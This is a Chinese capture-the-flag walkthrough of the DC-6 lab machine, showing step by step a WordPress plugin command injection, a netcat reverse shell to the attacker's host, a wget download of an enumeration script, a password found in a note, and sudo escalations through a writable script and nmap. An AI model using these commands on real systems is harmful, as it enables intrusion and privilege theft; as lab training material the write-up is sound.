
发现安装了 Activity Monitor 插件:

搜索一下,Activity Monitor 插件存在 RCE 漏洞,点击 Tools,输入
127.0.0.256 || ls -l:


发现限制了长度,不过无所谓,前端嘛,改一改就行:

执行成功!在 Web 页面执行着太别扭了,用 BurpSuite 抓包执行。
找找靶机是否存在 NC:

确实有,还是 nc.traditional,带 -e 参数的,🐂。
Kali 上开个 NC 尝试反连:
127.0.0.1 ; nc 10.10.8.70 4444 -e /bin/bash
root at kali in ~/DC6
$ nc -lvvp 4444
listening on [any] 4444 ...
connect to [10.10.8.70] from wordy [10.10.8.18] 47836
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ok 连上了,提升个 Shell:
root at kali in ~/DC6
$ nc -lvvp 4444
listening on [any] 4444 ...
connect to [10.10.8.70] from wordy [10.10.8.18] 47836
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@dc-6:/var/www/html/wp-admin$
2.6 信息收集(2)
主机信息收集比较麻烦,直接用 LinEnum.sh 脚本:
www-data@dc-6:/var/www/html/wp-admin$ cd /tmp
cd /tmp

www-data@dc-6:/tmp$ wget http://10.10.8.70/LinEnum.sh
wget http://10.10.8.70/LinEnum.sh
--2024-10-16 13:22:05--  http://10.10.8.70/LinEnum.sh
Connecting to 10.10.8.70:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[===================>]  45.54K  --.-KB/s    in 0s

2024-10-16 13:22:05 (278 MB/s) - 'LinEnum.sh' saved [46631/46631]
执行一下:
www-data@dc-6:/tmp$ chmod +x LinEnum.sh
chmod +x LinEnum.sh
www-data@dc-6:/tmp$ ./LinEnum.sh
./LinEnum.sh

########################################################## # Local Linux Enumeration & Privilege Escalation Script #
########################################################## # www.rebootuser.com
## version 0.982

[-] Debug Info
[+] Thorough tests = Disabled
......
[-] Contents of /etc/passwd:
......
graham:x:1001:1001:Graham,,,:/home/graham:/bin/bash
mark:x:1002:1002:Mark,,,:/home/mark:/bin/bash
sarah:x:1003:1003:Sarah,,,:/home/sarah:/bin/bash
jens:x:1004:1004:Jens,,,:/home/jens:/bin/bash
......
[-] Useful file locations:
/bin/nc
/bin/netcat
/usr/bin/wget
/usr/bin/nmap
/usr/bin/curl
......
好像也没啥东西,就几个用户,依次查看一下各用户的家目录文件:
www-data@dc-6:/tmp$ ls -alR /home/graham > graham_result.txt
ls -alR /home/graham > graham_result.txt
www-data@dc-6:/tmp$ cat graham_result.txt
cat graham_result.txt
/home/graham:
total 24
drwxr-xr-x 2 graham graham 4096 Apr 26  2019 .
drwxr-xr-x 6 root   root   4096 Apr 26  2019 ..
-rw------- 1 graham graham    5 Apr 26  2019 .bash_history
-rw-r--r-- 1 graham graham  220 Apr 24  2019 .bash_logout
-rw-r--r-- 1 graham graham 3526 Apr 24  2019 .bashrc
-rw-r--r-- 1 graham graham  675 Apr 24  2019 .profile

www-data@dc-6:/tmp$ ls -alR /home/mark > mark_result.txt
ls -alR /home/mark > mark_result.txt
www-data@dc-6:/tmp$ cat mark_result.txt
cat mark_result.txt
/home/mark:
total 28
drwxr-xr-x 3 mark mark 4096 Apr 26  2019 .
drwxr-xr-x 6 root root 4096 Apr 26  2019 ..
-rw------- 1 mark mark    5 Apr 26  2019 .bash_history
-rw-r--r-- 1 mark mark  220 Apr 24  2019 .bash_logout
-rw-r--r-- 1 mark mark 3526 Apr 24  2019 .bashrc
-rw-r--r-- 1 mark mark  675 Apr 24  2019 .profile
drwxr-xr-x 2 mark mark 4096 Apr 26  2019 stuff

/home/mark/stuff:
total 12
drwxr-xr-x 2 mark mark 4096 Apr 26  2019 .
drwxr-xr-x 3 mark mark 4096 Apr 26  2019 ..
-rw-r--r-- 1 mark mark  241 Apr 26  2019 things-to-do.txt
哦豁,发现一个 things-to-do.txt,查看内容:
www-data@dc-6:/tmp$ cat /home/mark/stuff/things-to-do.txt
cat /home/mark/stuff/things-to-do.txt
Things to do:

- Restore full functionality for the hyperdrive (need to speak to Jens)
- Buy present for Sarah's farewell party
- Add new user: graham - GSo7isUM1D4 - done
- Apply for the OSCP course
- Buy new laptop for Sarah's replacement
2.7 SUDO 提权(1)
使用 SSH 登录 graham 用户:
root at kali in ~/DC6
$ ssh graham@10.10.8.18
The authenticity of host '10.10.8.18 (10.10.8.18)' can't be established.
ED25519 key fingerprint is SHA256:BiP2AT/3IPc02K9uqH+WQ7eaE/xcImEo/D1R6/0tjBw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.8.18' (ED25519) to the list of known hosts.
graham@10.10.8.18's password:
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
graham@dc-6:~$ id
uid=1001(graham) gid=1001(graham) groups=1001(graham),1005(devs)
登录成功,再次使用 LinEnum.sh 进行一轮信息收集:
graham@dc-6:/tmp$ ./LinEnum.sh

########################################################## # Local Linux Enumeration & Privilege Escalation Script #
########################################################## # www.rebootuser.com
## version 0.982

[-] Debug Info
[+] Thorough tests = Disabled

Scan started at:
Wed 16 Oct 14:07:40 AEST 2024

#### SYSTEM ##############################################
[-] Kernel information:
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64 GNU/Linux
......
[+] We can sudo without supplying a password!
Matching Defaults entries for graham on dc-6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User graham may run the following commands on dc-6:
    (jens) NOPASSWD: /home/jens/backups.sh

[+] Possible sudo pwnage!
/home/jens/backups.sh
......
ohoh,发现 SUDO 有一个 SUDO 可以执行的命令:
graham@dc-6:/tmp$ sudo -l
Matching Defaults entries for graham on dc-6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User graham may run the following commands on dc-6:
    (jens) NOPASSWD: /home/jens/backups.sh
graham@dc-6:/tmp$ ls -al /home/jens/backups.sh
-rwxrwxr-x 1 jens devs 50 Apr 26  2019 /home/jens/backups.sh
简单查看一下,发现 backups.sh 文件可以被 devs 组修改,而 graham 用户就是在 devs 组的。
查看 backups.sh 文件内容:
rwxr-x 1 jens devs 50 Apr 26  2019 /home/jens/backups.sh
graham@dc-6:/tmp$ cat /home/jens/backups.sh
#!/bin/bash
tar -czf backups.tar.gz /var/www/html
在文件中写入提权命令:
graham@dc-6:/tmp$ echo "/bin/bash" >> /home/jens/backups.sh
graham@dc-6:/tmp$ sudo -u jens /home/jens/backups.sh
tar: Removing leading `/' from member names
jens@dc-6:/tmp$ id
uid=1004(jens) gid=1004(jens) groups=1004(jens),1005(devs)
提权成功!
2.8 SUDO 提权(2)
之前发现了 SUDO 有问题,在试试看 SUDO:
jens@dc-6:/tmp$ sudo -l
Matching Defaults entries for jens on dc-6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jens may run the following commands on dc-6:
    (root) NOPASSWD: /usr/bin/nmap
哦豁,又有,nmap 按照 root 权限执行,召唤 GTFOBins:

jens@dc-6:/tmp$ TF=$(mktemp)
jens@dc-6:/tmp$ echo 'os.execute("/bin/sh")' > $TF
jens@dc-6:/tmp$ sudo nmap --script=$TF

Starting Nmap 7.40 ( https://nmap.org ) at 2024-10-16 14:17 AEST
NSE: Warning: Loading '/tmp/tmp.b6bFSrvY0I' -- the recommended file extension is '.nse'.
## uid=0(root) gid=0(root) groups=0(root)
##

Yb        dP 888888 88     88         8888b.   dP"Yb  88b 88 888888 d8b
 Yb  db  dP  88__   88     88          8I  Yb dP   Yb 88Yb88 88__   Y8P
  YbdPYbdP   88""   88  .o 88  .o      8I  dY Yb   dP 88 Y88 88""   `"'
   YP  YP    888888 88ood8 88ood8     8888Y"   YbodP  88  Y8 888888 (8)


Congratulations!!!

Hope you enjoyed DC-6.  Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.
提权成功!